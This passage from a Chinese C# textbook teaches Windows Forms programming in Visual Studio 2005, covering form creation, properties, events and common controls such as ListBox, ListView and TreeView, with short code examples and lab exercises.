18.             MyDerivedClass d = new MyDerivedClass();
19.             d.Message();
20.             IMsg m = d as IMsg;
21.             m.Message();
22.             MyClass b = d as MyClass;
23.             b.Message();
24.         }
25.     }
```

上机实验

[实验] 求三角形的面积

【实验要求】

已知某三角形边长 *a*=6cm，*b*=10cm，*a*、*b* 的夹角为 48 度，编程求该三角形的面积。

【实验目的】

（1）掌握 Math 类中三角函数方法的使用。

（2）熟悉 Math 类中定义的常量。

【实验内容】

（1）声明两个 double 型变量 a、b，用于保存三角形两个边长的值。

（2）声明两个 double 型变量 h、area，分别用于保存三角形的高和面积。

（3）假设三角形的底为 b，求该三角形的高 h，求高时，需要调用 Math 类中定义的正弦函数和常量 PI。注意，传递给正弦函数的角度必须首先换算成以弧度为单位。

（4）以 b 为底，h 为高，计算三角形的面积。

（5）输出三角形的面积。

第9章 窗 体

本章学习要点

- 理解项目、窗体、事件、方法等的含义;
- 掌握 C#中窗体的创建与属性的设置;
- 理解 C#方法与事件的区别;
- 了解 C#中窗体的常用事件及方法。

9.1 创建窗体

窗体是设计应用程序界面的场所，用于接收用户输入的信息或将相关信息显示给用户。在.NET 平台上开发的应用程序，窗体是常用的基本控件，它相当于一个容器，能够将多个不同的控件放置其中，以接收或显示用户的信息。

9.1.1 使用新建项目模板创建窗体

启动 Microsoft Visual Studio 2005，然后选择【文件】→【新建项目】选项，打开如图 9-1 所示的“新建项目”对话框，在左窗格的“项目类型”中选择使用的开发语言“Visual C#”，在右窗格中选择要使用的模板“Windows 应用程序”，在“名称”及“位置”文本框中分别输入要创建的项目名称及项目需要存放的路径，要改变路径可以单击“浏览”按钮，在打开的对话框中选择相应的存放路径，如 D:\ch9，然后在“名称”文本框中输入“project9”，单击【确定】按钮。

完成之后，在项目 project9 中系统自动创建一个名称为“Form1”的窗体，如图 9-2 所示，相应的，在 D:\ch9 下生成的目录结构如图 9-3 所示。

图 9-1 “新建项目”对话框



图 9-2　项目 project9 及新建的 Windows 窗体

9.1.2　使用添加项目模板创建窗体

当新建一个项目时，系统会自动新建一个 Form1 窗体，如果一个项目已建立，想在其中再添加一个或多个窗体，则可以利用添加项目来进行，具体方法如下。

打开相应的项目文件，如 project9.sln，在窗口的右侧的“解决方案”窗格中，指向需要添加窗体的项目名并右击，弹出的快捷菜单如图 9-4 所示，选择“新建项”选项，打开如图 9-5 所示的对话框，在系统所提供的模板中选择“Windows 窗体”选项，并在“名称”文本框中输入窗体的名称，系统默认的名称为“Form2”。

图 9-3　文件夹中对应的文件

图 9-4　添加新建项的快捷菜单



图 9-5　添加新项

9.2　设置窗体属性

对于任意一个新建的窗体而言，该窗体的标题、位置、大小、形状、窗体之上所包含的文

本的字体大小等信息都有相应值与其对应，这些信息在.NET 中通过窗体的属性来体现。窗体的属性是窗体所具有特征，就像人的姓名、身高等是人的特征（或称属性）一样。在 Visual Studio 2005 中，任何一个对象都具有系统提供的默认属性值，这些属性既可以重新设置，也可以获取当前的设定值。在开发应用程序时，如果不需要改变窗体的某些属性值，也可以采用系统默认值，如果需要自定义窗体的某些特征，只要通过 Visual Studio 2005 的属性窗口来修改对应的属性值即可。Visual Studio 2005 中窗体常用的属性如表 9-1 所示。

表 9-1　窗体常用的属性

序　号	属 性 名	默 认 值	说　明
1	Name	Form1	窗体名称
2	Text	Form1	显示在窗体标题栏中的标题内容
3	WindowsState	Normal	设置或获取窗体的状态，可以是常规、最小化、最大化方式中的一种
4	BackColor	Control	窗体的背景颜色
5	BackgroundImage	无	窗体的背景图片，可通过单击属性旁边的...按钮进行选择
6	Font	宋体，9pt	窗体中显示在各种控件上的文本的风格、尺寸及字体类型等
7	Size	300，300	窗体的高度和宽度
8	StartPosition	WindowsDefaultLocation	确定窗体第一次显示的位置 Manaul —— 由窗体的大小和位置决定 CenterScreen —— 显示在屏幕的中央 WindowsDefaultLocation —— 显示在窗体的默认位置，大小由窗体的 Size 决定 WindowsDefaultBounds —— 显示在窗体的默认位置，大小由操作系统决定 CenterParent —— 显示在父窗体的中央
9	TopMost	False	窗体是否应显示为顶层窗体

9.3　窗体的常用事件

事件是针对某一对象可以执行的某一动作。事件可分为系统事件和用户事件。系统事件由操作系统触发，用户事件一般由用户通过键盘或鼠标触发，如鼠标在窗体上移动、单击或双击等。

窗体的常用事件如下。

（1）FormClosed()：窗体关闭触发的事件。

（2）FormClosing()：窗体即将关闭前触发的事件。

（3）Shown()：窗体第一次显示时触发的事件。

（4）Load()：窗体加载时触发的事件。

9.4　窗体的常用方法

窗体的方法用以决定窗体的显示、隐藏或关闭。常用的方法如下。

显示窗体：Show()。

隐藏窗体：Hide()。

关闭窗体：Close()。

9.5 项目实践

项目名称：设计窗体。

项目内容：建立一个项目，并在该项目中设计两个 Windows 窗体，其中一个窗体在标题栏中显示“学籍管理系统”，窗体没有最大化和最小化按钮，且不能改变窗体的大小，在窗体中有一个“关闭”按钮（即 Button 控件），当单击该按钮时将窗体关闭。

项目目的：

（1）理解窗体、属性、事件及方法的作用。

（2）掌握窗体的创建方法。

（3）掌握窗体的属性设置方法。

（4）掌握事件及方法的调用方法。

项目步骤：

（1）新建项目 ques9，放于 D:\ch9 下。

启动 Microsoft Visual Studio 2005，然后选择【文件】→【新建项目】选项，打开如图 9-1 所示的“新建项目”对话框，在左窗格的“项目类型”中选择使用的开发语言“Visual C#”，在右窗格中选择要使用的模板“Windows 应用程序”，在“名称”及“位置”文本框中分别输入要创建的项目名称及项目需要存放的路径，要改变路径可以单击“浏览”按钮，在打开的对话框中选择相应的存放路径，如 D:\ch9，然后在“名称”文本框中输入“ques9”，单击【确定】按钮。

（2）设计 Form，修改窗体属性。

在打开的 Form1 中，单击选中 Form1，打开屏幕左侧的工具箱，拖放一个 Button 按钮到屏幕中，在屏幕右侧的属性面板中修改 Form1 的属性，各属性如表 9-2 所示。

表 9-2 Form1 的属性设置

序　号	控　件	属　性	属 性 值
1	Form	Text	学籍管理系统
2	Form	FormBorderStyle	FixedToolWindow
3	Button	Text	关闭

（3）设计事件处理程序。

双击 Form1 中的“关闭”按钮，打开编辑窗口，在 private void button1_Click(object sender, EventArgs e)之后的一对 {} 之间输入如下代码：

```
this.Close();
```

（4）调试运行。

按 F5 键运行，单击“关闭”按钮，观察应用程序的执行状态。

说明：

如果当前项目文件中只有一个窗体，当按 F5 键启动应用程序运行后，若程序无错误，则会显示该窗体。如果有两个以上的窗体，若想要单独运行另一个窗体，如 Form2，一种简单的方法是在“解决方案资源管理器”窗口中双击打开 Program.cs 文件，修改 Main()函数中的代码，

将 Form1 改为 Form2，关闭保存后，再次按 F5 键即可直接显示 Form2 窗体的运行界面。

```
01        static void Main()
02            {
03              Application.EnableVisualStyles();
04              Application.SetCompatibleTextRenderingDefault(false);
05              Application.Run(new Form1());
06          }
```

9.6　复习与提示

本章主要讲述了 C＃中创建窗体的方法，并认识了窗体的属性设置以及窗体的常用事件和方法，介绍了如何创建一个窗体并对窗体进行操作。

9.7　习题与上机实验

习题

（1）如果要修改窗体的名称，则应修改什么属性？
（2）Name 属性与 Text 属性有什么区别？
（3）如何在一个项目中添加一个新的 Windows 窗体？
（4）如何运行另一个窗体，如 Form5？

上机实验

[实验]　设计有两个窗体的应用程序

【实验要求】

新建一个项目，该项目具有两个窗体，其中一个窗体的标题为“无边框窗体”，不可以最大化也不可以最小化；另一个窗体的标题为“顶层窗体”，使两个窗体的大小不同、背景色不同、窗体的外观不同，并且均可以通过单击“关闭”按钮关闭窗口。

【实验目的】

（1）掌握新建项目的方法。
（2）掌握添加窗体的两种方法。
（3）理解窗体属性的作用及设置方法。
（4）熟悉窗体的常用事件及方法

【实验内容】

（1）新建一个项目，修改其中的默认窗体 Form1，使其具备“无边框窗体”的特征。
（2）添加一个新的窗体，设置其中的窗体属性，使其具备“顶层窗体”的特征。
（3）观察运行后的结果。

第10章 控　件

本章学习要点

- 理解不同控件的作用;
- 掌握 Windows 窗体中控件的添加方法;
- 理解 C#中事件处理程序的作用;
- 熟练掌握常用控件的使用及事件处理程序的设计;
- 掌握不同控件属性的用途及通过代码设置或获取属性值的方法;
- 掌握不同控件的事件及方法的正确应用。

10.1 Windows 窗体界面设计

Form 控件是一个容器控件，开发人员可以通过拖放在其上添加任意不同功能的控件，用以接收用户输入的信息或将相关信息显示给用户。在用户新建一个项目后，系统会自动建立一个名为“ Form1”的 Windows 窗体，开发人员可以在这窗体控件中进行界面设计。

Microsoft Visual Studio 2005 的 C#提供了许多控件，所有系统可用控件全部放在工具箱中，用户可以通过【视图】→【工具箱】选项来打开工具箱。

10.1.1 在窗体中添加控件

启动 Microsoft Visual Studio 2005 新建一个项目后，如果想向“ Form1 ”中添加一个控件，可以采用如下方法。

（1）将鼠标指针指向窗口左侧的“ 工具箱 ”，找到相应的控件后双击，此时控件会放于窗体“ Form1 ”的左上角。若有多个，则所有控件会依次向右下角以部分重叠的形式摆放；如果想将其放在某个位置，则可以将鼠标指针指向该控件将其拖动到合适的位置。

（2）将鼠标指针指向窗口左侧的工具箱，按住鼠标左键拖动一个控件到“ Form1 ”中的合适位置后松开鼠标左键，即可将该控件放于适当的位置。

如添加两个 Label 标签，则双击后窗体的部分界面如图 10-1 所示。



图 10-1　添加两个控件

10.1.2　修改控件属性

当一个控件添加到窗体后，该控件的所有属性均为系统的默认属性值，如添加两个 Label 控件后，系统分别将这两个控件的 Name 及 Text 属性值设置为“ label1 ”、“ label2 ”，开发人员根据需要可以修改其属性值。

同样，控件属性的修改方法也可以采用如下两种方法。

（1）通过属性窗口进行：先选中控件，在属性窗口中找到相应的属性，依据不同的属性可以采用不同的方法，在属性值的位置输入新的属性值或通过列表框选择新值，或双击系统提供的默认值以快速选择新值。

（2）通过代码进行修改：在窗体创建好后，可以通过某些事件驱动程序来设置控件的属性值。例如，在 Form1 加载时设置控件的属性，可以双击 Form1 空白区域打开“ Form1.cs* ”窗口，在 private void Form1_Load(object sender,EventArgs e)后的{}内输入相应代码。

例如，将 Label1 控件的 Text 属性设置为“ QQ 账号 ”，将 Label2 控件的 Text 属性设置“ QQ 密码 ”，则可以添加如下代码。

```
01.　　private void Form1_Load(object sender, EventArgs e)
02.　　{
03.　　label1.Text="QQ 账号";
04.　　label2.Text="QQ 密码";
05.　　}
```

10.1.3　鼠标事件与键盘事件

1. 事件

在面向对象的程序设计技术中，事件驱动程序运行是程序运行机制的核心。事件是可以通过代码响应或处理的操作，简单来说，一个事件就是用户在对象上所做的一个动作，如鼠标的单击、双击、键盘的回车等。当系统响应用户的某些动作时，实际上会自动触发事件对应的代码。

事件可由系统或程序代码生成，也可由用户操作。事件是预先设置好的、可以被对象识别的操作，用户只需要在事件过程框架中添加相应的事件处理程序，完成对事件的响应要求即可。在.NET 中每一个事件都对应一个系统默认操作（如果不对用户的操作做出回应，则可忽略该事件），此时，事件存在但无事件处理程序。

不同的对象可能有相同的事件，如在窗体上、Button 上或 ListBox 上可以有 Click 事件，同一个对象也可以具有多个不同的事件，如 Button 上可以有单击、双击事件。

鼠标操作会触发鼠标事件（如 Click 等），而键盘操作对应的键盘事件有 KeyPress、KeyDown 等。常用的鼠标事件如表 10-1 所示。

表 10-1　常用的鼠标事件

事 件 名	说　明
MouseClick	鼠标单击控件时发生
MouseDown	鼠标在组件上方且按下鼠标时发生
MouseEnter	鼠标进入控件时发生
MouseLeave	在鼠标离开控件的可见部分时发生
MouseHover	当鼠标在控件内保持静止状态达到一定时间时发生
MouseUp	鼠标在组件上方且松开时发生

常用的键盘事件如表 10-2 所示。

表 10-2 常用的键盘事件

事 件 名	说 明
KeyDown	首次按下某个键时发生
KeyPress	在控件具有焦点且用户按下并松开某个键后发生
KeyUp	在松开某个键后发生

2. 处理事件程序函数的格式

在 C#中，事件处理程序以方法的形式出现，其书写形式与一般方法相同。

例如，当鼠标指针指向控件 Button1 并静止一段时间时显示一个消息框“ 确定要按下【提交】按钮吗？ ”的事件处理过程为如下。

```
01.     private   void   button1_MouseHover(object sender,EventArgs e)
02.     {
03.     MessageBox.Show("确定要按下【提交】按钮吗？");
04.     }
```

又如，当拖动一个对象到 textBox1 并完成拖放操作时的事件处理程序如下。

```
01.     private void textBox1_DragDrop(object sender, DragEventArgs e)
02.         {
03.             textBox1.Text = e.Data.GetData(DataFormats.Text).ToString();
04.         }
```

其中，对象名与事件名通过下画线连接在一起共同构成过程处理事件的具体名称，如 button1_MouseHover，括号内的参数 sender 用以传递产生事件的对象，此处为 button1 按钮，参数 e 传递针对要处理的事件的对象，此处即为鼠标的单击。

一般处理事件过程的常见格式如下。

```
private   void   对象名_事件名(object sender,EventArgs e)    //由系统自动添加，一般为默认事件
{
语句体
}
```

说明：

具体事件不同，其参数 e 的类型也不相同，如 EventArgs 或 DragEventArgs。

10.2 常用文本编辑控件

控件是用于在窗体上接收用户输入或显示相关信息的一种组件。每个控件都有自己的属性、方法和用于完成特定任务的事件。而文本编辑控件主要用于显示或接收文本信息。

常用的文本编辑控件有 Label、TextBox、LinkLabel、RichTextBox 等。

10.2.1 标签控件

标签（Label）控件可用于显示文本，而这些文本在应用程序运行期间，用户不能直接进行编辑，一般 Label 控件可用于提供信息。Label 控件的常用属性如表 10-3 所示，标签控件虽然也可以有单击或双击事件，但一般标签控件很少会用到事件。

表 10-3　Label 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	Name	Label1	标签名称，用于在代码中通过控件名称来调用该控件
2	Text	Label1	显示在 Label 控件上的文本
3	AutoSize	True	允许根据标题文字的长度重新设置 Label 控件的大小
4	Enabled	True	用于控制该控件是否可用
5	Visible	True	用于控制该控件是否可见

10.2.2　文本框控件

文本框 TextBox 控件用于向用户显示文本或接收用户输入的文本信息。在默认情况下，用户在 TextBox 输入框中最多可输入 2048 个字符。

TextBox 控件的属性决定了它的外观及功能，TextBox 控件的常用属性如表 10-4 所示。

表 10-4　TextBox 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	Name	TextBox1	文本框控件名称，用于在代码中通过控件名称来调用该控件，但其值不可以通过代码来修改
2	Text	TextBox1	显示在控件内的文本
3	Multiline	False	允许在 TextBox 中显示多行文本
4	PasswordChar	空	在控件中输入的每个字符均以该字符显示，用于屏蔽单行 TextBox 输入框中的密码字符
5	Enabled	True	用于控制该控件是否可用，即是否允许接收输入
6	Visible	True	用于控制该控件是否可见
7	ReadOnly	False	用于控制该控件是否为只读

TextBox 控件的主要方法如表 10-5 所示。

表 10-5　TextBox 控件主要方法

序　号	方 法 名	说　明
1	Select()	选择控件中的文本
2	Cut()	剪切选择的文本到剪切板中
3	Copy()	复制选择的文本到剪切板中
4	Paste()	将剪切板中的文本粘贴到文本框中
5	Undo()	取消文本框上一个编辑操作

10.3　按钮类控件

按钮类控件主要用来提交用户的操作命令，主要指普通按钮（Button）控件、单选按钮（RadioButton）控件、复选框（CheckBox）控件。

10.3.1　按钮控件

Button 控件一般用来响应用户的单击操作，当用户单击 Button 按钮时，它执行 Click()事件

处理程序以完成相应任务。

Button 控件的属性主要有 Name、Text、Enabled、Visible 等，常用的事件是 Click()。

10.3.2 单选按钮

RadioButton 为用户提供一组互斥的选项，每次只能选择一个选项，即通常所讲的多选一选项。RadioButton 常用的属性如表 10-6 所示。

表 10-6 RadioButton 常用的属性

序　号	属 性 名	默 认 值	说　明
1	Text	RadioButton1	设定或重新获得控件的选项文本
2	Checked	False	用于显示控件是否被选中，False 表示没被选中，True 表示被选中

RadioButton 控件的主要事件为 CheckedChanged()，触发于单选按钮被选择状态发生改变的时刻。

10.3.3 复选框控件

CheckBox 控件的作用是在提供的多个项目中选择一个或多个选项。其常用属性同单选按钮。

若有多个单选按钮组或复选框控件，则可以与 GroupBox 或 Panel 控件结合，将每一组的 RadioButton 放于一个 GroupBox 或 Panel 容器控件中，用以提供多组的单选项或复选项。

例如，有人设计了如图 10-2 所示的界面，他想实现“性别”的二选一和“住宿否”的二选一，但在运行后却只能选择一个，此时只要将一对 RadioButton 放于一个 GroupBox 或 Panel 中，即改为如图 10-3 所示的布局即可。

图 10-2 原始界面

图 10-3 修改后的界面

GroupBox 与 Panel 容器控件可以容纳其他控件，起到将控件分组或美化界面的作用，但 GroupBox 容器控件总是有一个边框，如果需要还可以通过 Text 属性加上标题。

GroupBox 与 Panel 的主要区别如下。

（1）Panel 控件可以设置其 BorderStyle 属性来选择是否显示边框，默认值是不显示边框。

（2）Panel 控件可以把其 AutoScroll 属性设置为 True，进行滚动。

（3）Panel 控件没有 Text 属性，故不能设置标题。

10.4 组合框控件

有时为了方便用户操作或提高输入的速度，可将某些信息以一个列表的形式提供给用户，如所有省份、一个省内的所有城市等信息，在 C#中组合框控件可以满足这样的设计要求。

10.4.1　列表框控件与复选列表框

列表框控件（ListBox）用以向用户提供从多个项目中选择一项或多项数据。当应用程序运行时，用户能够选择一项、多项还是不允许选择，取决于该控件的 SelectionMode 属性值。当其值为 One 时，只允许用户选择其中的一项。当其值为 MultiSimple 时，允许选择多项。用户每单击一个则加选一个，再次单击已选中的选项则放弃选择；当其值为 MultiExtended 时，允许选择多项，但需要使用 Shift、Ctrl 和鼠标箭头选择多个列表项。当其值为 None 时，不允许用户选择。

复选列表框（CheckedListBox）与列表框控件相似，其属性的设置、方法的使用及可用的事件基本相同，只是使用 CheckedListBox 控件时，总是在每一个列表项前面显示一个复选框，通常用 CheckedListBox 控件实现多项选择，因为这一控件使用时更直观。

列表框控件常用属性如表 10-7 所示。

表 10-7　ListBox 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	SelectedItem	空	设定或重新获得列表框中当前被选中的项目文本，其值不能通过属性窗口来设定，只能在程序运行期间通过代码获取用户当前选定的项目文本
2	SelectedIndex	无	列表框中被选中项目的下标，其中下标从 0 开始，如果没有选择，则其值为 −1，其值不能通过属性窗口来设定，只能在程序运行期间通过代码获取用户当前选定的项目文本
3	Items 集合对象 (Items.Count)	空	获得列表框中的项目数
4	Sorted	False	获取或设置一个值，该值指示 ListBox 中的项是否按字母顺序排序。False 表示不被排序，True 表示被排序
5	SelectionMode	One	用于得到或设定该控件的选择模式，其取值可以是 One、None、MultiSimple、MultiExtended

列表框所显示的项目可以通过属性窗口来设定，此时单击 Items 属性旁边的…按钮，打开“字符串集合编辑器”对话框，在其中输入列表项，然后单击“确定”按钮即可；也可以通过事件处理程序中的代码来实现，若通过代码来实现则需要借助控件所提供的方法来进行，常用的方法如表 10-8 所示。

表 10-8　ListBox 控件的常用方法

序　号	方 法 名	说　明
1	Add()	向列表框中添加项目
2	Remove()	从列表框中删除项目
3	Clear()	清空列表框中的所有项目
4	Insert()	在指定位置插入项目
5	RemoveAt()	删除指定下标的项目

例 1：向列表框 listBox1 中添加“上海”、“北京”。

```
listBox1.Items.Add("上海");
listBox1.Items.Add("北京");
```

例 2：向列表框 listBox1 的第二个索引项插入一个列表项“天津”。

```
listBox1.Items.Insert(1,"天津");          //索引项的下标是从 0 开始的
```

例 3：删除列表框 listBox1 中的项目“ 成都 ”。

```
listbox1.Items.Delete("成都");
```

例 4：将列表框 listBox1 中的项目数显示在标签 label1 控件中。

```
label1.Text=listBox1.Items.Count.ToString();
```

列表框的常用事件是 SelectedIndexChanged()，当列表框中当前选中的项目改变时触发。

10.4.2 组合框控件

组合框（ComboBox）控件是一个复合文本框，它可以看做由一个文本框和一个列表框组成，使用时既可以从文本框中输入项目，也可以从列表框的可选项目中选择选项。

ComboBox 控件的属性、方法大多数与列表框相似，但无 SelectionMode 属性，且占用空间很小，只有一个文本框的高度。ComboBox 控件的常用属性如表 10-9 所示。

表 10-9 ComboBox 控件的常用属性

序 号	属 性 名	默认值	说 明
1	SelectedItem	无	设定或重新获得该控件中当前被选中的项目文本，其值不能通过属性窗口来设定，只能在程序运行期间通过代码获取用户当前选定的项目文本
2	SelectedIndex	无	设置或者获取该控件中当前被选中项目的下标，其中下标从 0 开始，如果没有选择，则其值为-1，其值不能通过属性窗口来设定，只能在程序运行期间通过代码获取用户当前选定的项目文本
3	Items 集合对象	空	获取一个对象，该对象表示该 ComboBox 中所包含项的集合
4	Sorted	False	获取或设置指示是否对组合框中的项进行了排序的值
5	DropDownStyle	DropDown	用于获得或设定组合框的下拉样式，取值可以是 DropDown(可选择也可编辑)、DropDownList（可选择但不可编辑）、Simple（可选择也可编辑,外观与文本框和列表框的组合相似）

ComboBox 控件的常用方法及事件与 ListBox 及 CheckListBox 的相似，请参考表 10-8。

10.5 滚动类控件

10.5.1 水平滚动条控件与垂直滚动条控件

多数需要滚动条的控件本身提供了滚动条功能，如 TextBox、ListBox 等，而有些控件本身不具备滚动条的功能，如容器控件，此时可以通过水平滚动条（HScrollBar）控件与垂直滚动条（VScrollBar）控件来实现。

常用的属性如表 10-10 所示。

表 10-10 HScrollBar 及 VScrollBar 控件的常用属性

序 号	属 性 名	默 认 值	说 明
1	Minimum	0	可以滚动范围的下限值
2	Maximun	100	可以滚动范围的上限值
3	LargeChange	10	单击滚动条或按 PageUp、PageDown 键时，滚动框位置变动的幅度
4	SmallChange	1	单击滚动箭头或按箭头键时，滚动框位置变动的幅度

10.5.2　进度条控件

进度条（ProgressBar）控件通常在应用程序执行诸如复制文件或打印文档等任务时使用，应用程序在执行此类操作时，如果没有视觉提示，则用户可能会认为应用程序不响应，通过在应用程序中添加 ProgressBar 控件，可以提示用户应用程序正在执行冗长的任务且应用程序正在响应。

ProgressBar 控件只能水平方向显示，但可通过控件的 Style 属性来设置以三种不同的样式来指示较长操作的进度，其属性值分别如下。

（1）Blocks：从左向右分步递增的分段块。

（2）Continuous：从左向右填充的连续栏。

（3）Marquee：以字幕方式显示的滚动块。

其常用属性如表 10-11 所示。

表 10-11　ProgressBar 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	Style	Blocks	设置 ProgressBar 的样式，可取 Blocks、Continuous、Marquee
2	Value	0	ProgressBar 的当前值，在 Minimum 和 Maximun 之间
3	Minimum	0	ProgressBar 正使用的范围的下限值
4	Maximum	100	ProgressBar 正使用的范围的上限值，通常设置为批示任务完成的值

10.6　列表视图控件和树视图控件

10.6.1　列表视图控件

如图 10-4 所示是常用的一个窗口，它就是用列表视图（ListView）控件实现的。列表视图控件通常用于显示数据，用户可以对这些数据和显示方式进行某些控制，还可以把包含在控件中的数据显示为一列、图标或网格形式。通过此控件，可将项目组成带有或不带有列标头的列，并显示伴随的图标和文本。

图 10-4　窗口

ListView 控件是由 ColumnHeader 和 ListItem 控件组成的，其中 ColumnHeader 控件的个数决定了控件的列数，而 ListItem 控件的个数则决定了控件的行数。

1. ColumnHeader 控件

ColumnHeader 控件是 ListView 控件中包含标题文字的项目。利用 ColumnHeader 控件，用户可以做如下操作。

（1）单击控件触发 ColumnClick 事件并将其中的列表项目排序。

（2）拖动控件的右边框来调整列宽度。

（3）在报表视图中隐藏 ColumnHeader 控件。

ColumnHeader 控件的数目决定了每个 ListItem 控件可包含的子项目数目。删除 ColumnHeader 控件后所有与列关联的子项目也将被删除。子项目是字符串数组，代表显示在报表视图中的 ListItem 控件的数据。第一列的列标头 SubItemIndex 属性设置为 0，这是因为小图标

和 ListItem 控件的文字总出现在第一列中，而且它们被当做 ListItem 控件而不是子项目。列标头数目取决于子项目数目且列标头数目总是比子项目数目多 1，索引为 0 的列用于放置图标，如果 ListView 控件的 SmallImageList 及 ListItem 控件的 ImageIndex 设置了属性值，则此列显示图标，否则作为空列。ListView 控制常用的属性如表 10-12 所示。

在设计时可以利用属性页的“列首”选项卡将 ColumnHeader 控件添加到 ListView 控件中，在运行时则可用 Add()方法添加，其用法与 ListBox 的 Add()方法相似，其格式如下。

```
ListView1.ColumnHeader.Add(text,width,alignment)
```

2. ListViewItem 控件

ListViewItem 控件是指控件中的一行（不包含标题行）的所有内容，它也可包含文本和图片，但是要使用图片必须通过 ImageIndex 属性引用 ImageList 控件中的图片索引。ListViewItem 控制的常用属性如表 10-13 所示。

表 10-12　ListView 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	View	LargeIcon	设置或获取 ListView 控件中 ListItem 控件的外观，可取 LargeIcon、SmallIcon、Title、Detail、List 五种不同视图显示来项目
2	Sorting	None	设置或获取控件中的 ListItem 的排序方式，可以是升序或降序
3	SortKey	无	决定控件中的 ListItem 控件如何排序
4	SmallImageList	无	放置列表框中的小图标的可用图片库
5	LmallImageList	无	放置列表框中的大图标的可用图片库
6	Items	空集合	设置项目数据行，即 ListView 中的数据项
7	Columns	空集合	设置“详细信息”视图中的列标题中的项目

表 10-13　ListViewItem 控件的常用属性

序　号	属 性 名	默 认 值	说　明
1	SubItems	空集合	返回或设置一个字符串（子项目）数组，它代表 ListView 控件中 ListItem 控件的数据项
2	ImageIndex	空	设置子项目所使用的 SmallImageList 对应的图标库中的图标索引

ListItem 控件可包含任意多个关联项目数据字符串（子项目），但每个 ListItem 控件子项目数目必须相同。每个子项目都对应于相关的列标题，但无法直接向子项目数组添加元素，只能通过 ColumnHeaders 的 Add()方法添加列标头的方法来添加子项目。

例如，添加一个如图 10-5 所示的列表视图，可采用如下方法。

图 10-5　列表视图

（1）新建一个项目，在 Form1 中添加一个 ListView 控件，打开属性面板，修改 Views 的属性值为“Details”。

（2）单击属性面板中 Columns 右侧的 ... 按钮，在“ColumnHeader 集合编辑器”对话框中添加三个成员，修改三个控件对应的 Text 属性值分别为“序号”、“班级”、“人数”、“班主任”，单击“确定”按钮。

（3）单击属性面板中 Items 右侧的 ... 按钮，在“ListViewItem 集合编辑器”对话框中添加一个成员。

（4）在右侧的属性面板中，单击 SubItems 右侧的 ... 按钮，打开“ListViewSubItem 集合编

辑器”对话框，添加三个成员，修改三个 ListViewSubItem 控件对应的 Text 属性值为“05 计信 1”、“40”、“何芳华”，单击“确定”按钮，如图 10-6 所示。

（5）按 F5 键运行。



图 10-6　添加三个成员

ListVies 常用的方法有 Clear()、BeginUpdate()、EndUpdate()、GetItemAt()等，常用的事件有 columnClick()、ItemActivate()等。

10.6.2　树视图控件

树视图（TreeView）控件与 Windows 操作系统中的资源管理器相似，用来显示节点的层次结构。使用该控件需要解决以下问题。

（1）如何建立节点。

（2）如何插入、删除、修改节点。

（3）如何得到选择的节点。

（4）如何遍历节点。

TreeView 控件的常用属性如表 10-14 所示。

表 10-14　TreeView 控件的常用属性

序号	属 性 名	默 认 值	说　明
1	Nodes	空集合	获取分配给该控件的树节点集合
2	SelectedNode	—	获取或设置当前在该控件中选定的树节点，不可在属性面板中设置

由于 TreeView 控件中的数据项是由一个个节点组成的，每一个树节点都是一个 TreeNode 节点类型，而 TreeNode 类型的常用属性如表 10-15 所示。

表 10-15　TreeNode 类型的常用属性

序　号	属 性 名	默 认 值	说　明
1	ValuePath	—	从树的根节点到当前树节点的路径
2	Index	—	树节点在树节点集合中的位置
3	Parent	—	当前树节点的父节点
4	Nodes	—	获取分配给当前树节点的 TreeNode 对象的集合

续表

序　号	属 性 名	默 认 值	说　明
5	ImageIndex	空	当树节点处于未选定状态时所显示图像的图像列表索引值
6	SelectedImageIndex	空	当树节点处于选定状态时所显示图像的图像列表索引值
7	Tag	空	获取或设置包含树节点有关数据的对象
8	Text	节点 0	获取或设置在树节点标签中显示的文本

TreeView 控件及 TreeNode 控件的常用方法如表 10-16 和表 10-17 所示。

表 10-16　TreeView 控件的常用方法

序　号	方 法 名	说　明
1	CollapseAll()	折叠所有树节点
2	ExpandAll()	展开所有树节点
3	GetNodeCount()	取得树中的节点数

表 10-17　TreeNode 控件的常用方法

序　号	方 法 名	说　明
1	Collapse()	折叠当前树节点
2	Expand()	展开当前树节点
3	ExpandAll()	展开当前节点及所有子节点
5	Remove()	从控件中移除当前树节点

10.7　图片框控件和图像列表控件

10.7.1　图片框控件

图片框（PictureBox）控件除了可以接收和输出一般图形以外，还可用于创建动画图形。和窗体对象一样，图片框也属于容器对象，因此在该对象中还可以放置其他控件对象。需要说明的是，图片框控件被拖放到窗体上后，其外观是一个画框。

其常用属性如表 10-18 所示。

